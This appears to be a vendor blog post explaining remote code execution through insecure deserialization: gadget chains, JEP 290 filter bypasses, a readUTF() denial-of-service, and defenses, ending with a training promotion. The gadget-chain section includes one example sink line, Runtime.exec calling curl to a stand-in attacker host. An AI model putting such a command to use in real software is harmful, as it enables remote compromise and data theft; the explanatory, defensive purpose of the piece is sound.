


Remote code execution deserialization impact is simple: it’s a skeleton key. This flaw is like an unlocked front door. The security mechanism itself helps the attacker bypass it. Code runs during object reconstruction, often before your authentication logic even starts.
It’s a pre-auth nightmare turning trusted data into total system compromise. This isn’t theoretical. It’s happening in legacy systems and, worryingly, in modern AI pipelines. We’ll show you how it works, why it breaks everything, and what you can do. Our Secure Coding Practices guide has the real fixes. Read it.
Quick Reads – Remote Code Execution Deserialization Impact Reality
These points highlight the remote code execution deserialization impact and why preventing it requires security throughout the application lifecycle.
- Deserialization RCE often executes code before your application’s security checks run.
- Attackers use “gadget chains” of existing, harmless code in your app to build an exploit.
- Prevention requires architectural change, not just input validation.
How Does Serialized Data Turn Into Shell Access?

Let’s be honest, we’ve all serialized something. A user session, a config state. You flatten it to store or send it. The vulnerability is in resurrecting it later.
Attackers don’t inject raw shell code. They reshape our data, maybe from a cookie. They nest objects, building a house of cards from our own libraries. When our app deserializes this, it doesn’t just restore data. It executes a chain of method calls. A __wakeup() here, a __destruct() there.

We call this chain a gadget chain. It uses classes already in our application. The final link is a “sink,” a method like Runtime.exec("curl attacker.com"). The command runs. The server’s theirs.
As noted by securityaffairs.com
“The vulnerability allows an unauthenticated attacker to achieve remote code execution with SYSTEM privileges by sending malicious encrypted cookies to the GetCookie() endpoint.” – securityaffairs.com
In our training, we see this pattern:
- The format is often native (Java’s ObjectOutputStream, PHP’s serialize()).
- The attack logic is in the data’s structure, not its content.
- Execution happens during reconstruction, a phase few controls watch.
This is the remote code execution deserialization impact in action because trusted object reconstruction becomes an attack path.
Why Isn’t “Just Use JSON” Enough?
Credit: Yi-Tien.Technology.Ltd
Everyone says, “Never deserialize untrusted data. Use JSON.” It’s good advice. But then you hit the real world.
We’ve seen it firsthand. Enterprise billing data stored as serialized Java objects from 2008. Business logic depends on it. Migrating isn’t a refactor. It’s a heart transplant.
Legacy code has gravity. You find unserialize() calls in old PHP plugins. Those patterns still illustrate the dangers of insecure deserialization. Python services use pickle for fast inter-process communication because it is easy. Replacing these means rethinking data flows, updating clients, risking corruption. So the risky pattern stays, wrapped in a hopeful “we’ll fix it later.”
This is our practical battle. You can’t rip out native serialization tomorrow, but you can start by auditing where it’s used. Which endpoints accept serialized input? Which files are stored in that format? You build a temporary wall around those areas. It’s not perfect, but it’s better than nothing.
What Is a Gadget Chain, and How Is It Used Against You?

A “gadget” is a piece of your own application. The attack chains them together.
Think of a Rube Goldberg machine. The payload points to ClassA. When deserialized, its __wakeup() method runs. It reads a property, which the attacker set to an instance of ClassB. This triggers ClassB’s methods, which might call ClassC, finally reaching os.system().
The attacker didn’t write these classes. You or your libraries did. Tools like ysoserial just catalog these known chains. Your app runs the machine by reconstructing the object graph.
Research from EDS Air Library shows
“Java deserialization gadget chains are a well-researched critical software weakness. The vast majority of known gadget chains rely on gadgets from software dependencies.” – EDS Air Library
We see it in practice:
- Java: Chains abuse libraries like Apache Commons Collections, matching many insecure deserialization attack examples.
- PHP: Magic methods like
__wakeup()are triggers. - Python: The
__reduce__method executes code directly.
The scary part? Your own code can be perfect, but a library gadget still breaks you.
What Are the Cracks in Modern Defenses?
Because the remote code execution deserialization impact can be severe, awareness has led to defenses such as Java’s JEP 290 filter. The idea is simple: before instantiating an object, check its class against a allowlist. If it’s not permitted, stop.
But security is a game of cat and mouse. Researchers find cracks. One classic bypass exploits how parsers handle different class descriptor types. A filter might check “Type-1” descriptors but let “Type-0” through, bypassing the allowlist entirely, a flaw seen in Apache MINA.
Then there’s denial-of-service. Even with a perfect filter for code execution, can you handle abuse? Java’s ObjectInputStream has a special, optimized path for reading strings (readUTF()). This path bypasses the standard resolveClass() method where custom filters live.
An attacker can send a maliciously crafted, infinitely long string. The parser tries to read it, consuming CPU and memory until the service crashes. Your filter didn’t fail, but your server did.
Our takeaway is blunt:
- Allowlists are essential but must be exhaustive.
- Monitor for resource exhaustion during deserialization.
- The safest filter denies everything by default, then permits the bare minimum.
What Does a Practical Defense Posture Look Like?
Reducing the remote code execution deserialization impact requires secure architecture, strict validation, and continuous monitoring rather than relying on a single defensive control. It starts with our Secure Coding Practices, treating native deserialization as toxic. We flag it in design reviews and push for JSON or Protocol Buffers.
Next, inventory your code. Search for dangerous calls. Assess the risk. Can you replace it? If not, wrap it or isolate it. That’s the first step in preventing insecure deserialization.
| Defense Area | Recommended Action | Primary Benefit |
| Deserialization | Replace native serialization with structured formats where possible. | Reduces remote code execution risk. |
| Validation | Apply allowlists, integrity checks, and strict type enforcement. | Blocks malicious serialized objects. |
| Monitoring | Log deserialization events and monitor abnormal behavior. | Detects exploitation attempts early. |
Finally, assume a breach. Monitor runtime for odd processes or network calls. Log deserialization errors.
Our practical steps:
- Prefer Structured Formats: Use JSON or Protocol Buffers. They describe data, not behavior.
- Isolate and Contain: Run services that must deserialize with minimal privileges.
- Sign and Verify: For trusted internal communication, sign payloads and verify before deserializing.
- Use
allowed_classes: In PHP’sunserialize(), always use this parameter. Better yet, set it to false.
FAQs
Can remote code execution happen without a full server compromise?
Yes. Remote code execution can start with minimal access. It can then spread through privilege escalation or exploit chains. Weak security controls can lead to unauthorized access or a complete server compromise.
How does a malicious serialized object avoid immediate detection?
A malicious serialized object might seem harmless. It can remain so until the application processes its object lifecycle methods. The attacker’s payload can execute during deserialization. Detection, logging, and anomaly monitoring can help identify suspicious activity.
Why is untrusted data dangerous even when input validation is used?
Input validation alone is not enough. It cannot stop all deserialization attacks. This is because insecure deserialization is more complex than just checking data format. Type enforcement, allowlist filtering, integrity checks, and trusted source verification provide stronger protection.
What makes an insecure deserialization vulnerability more damaging?
The damage from insecure deserialization can be worse. This happens when legacy components, dependency risks, or weak architecture increase the attack surface. These weaknesses can lead to application takeover, malware deployment, or server compromise.
Which security practices reduce remote code execution deserialization impact?
Several methods reduce the impact of these vulnerabilities. These include safe deserialization practices, secure serialization, code review, static analysis, and security testing. These practices also support exploit mitigation and vulnerability remediation before attackers succeed.
Rebuilding Trust Starts with Better Habits
The remote code execution deserialization impact reaches far beyond a single exploit. Deserialization flaws allow remote code execution and break a core software assumption: your app can trust its own data. This breaks a core software assumption: your app can trust its own data. Once that boundary fails, attackers can turn normal code into an attack path. That’s a risk you can’t ignore.
The best fix starts with safer coding habits, not quick patches. Review your serialization boundaries, reduce risky object deserialization, then build stronger defaults into every project. If you want practical, hands-on training, join the Secure Coding Practices Bootcamp and learn how to write secure code from day one.
References
- https://securityaffairs.com/183830/security/cve-2025-59287-microsoft-fixes-critical-wsus-flaw-under-active-attack.html?trk=article-ssr-frontend-pulse_little-text-block
- https://th-owl.digibib.net/search/eds/record/edsair:edsair.doi.dedup…..fb5a072431efe18f9019c4430e08ceaf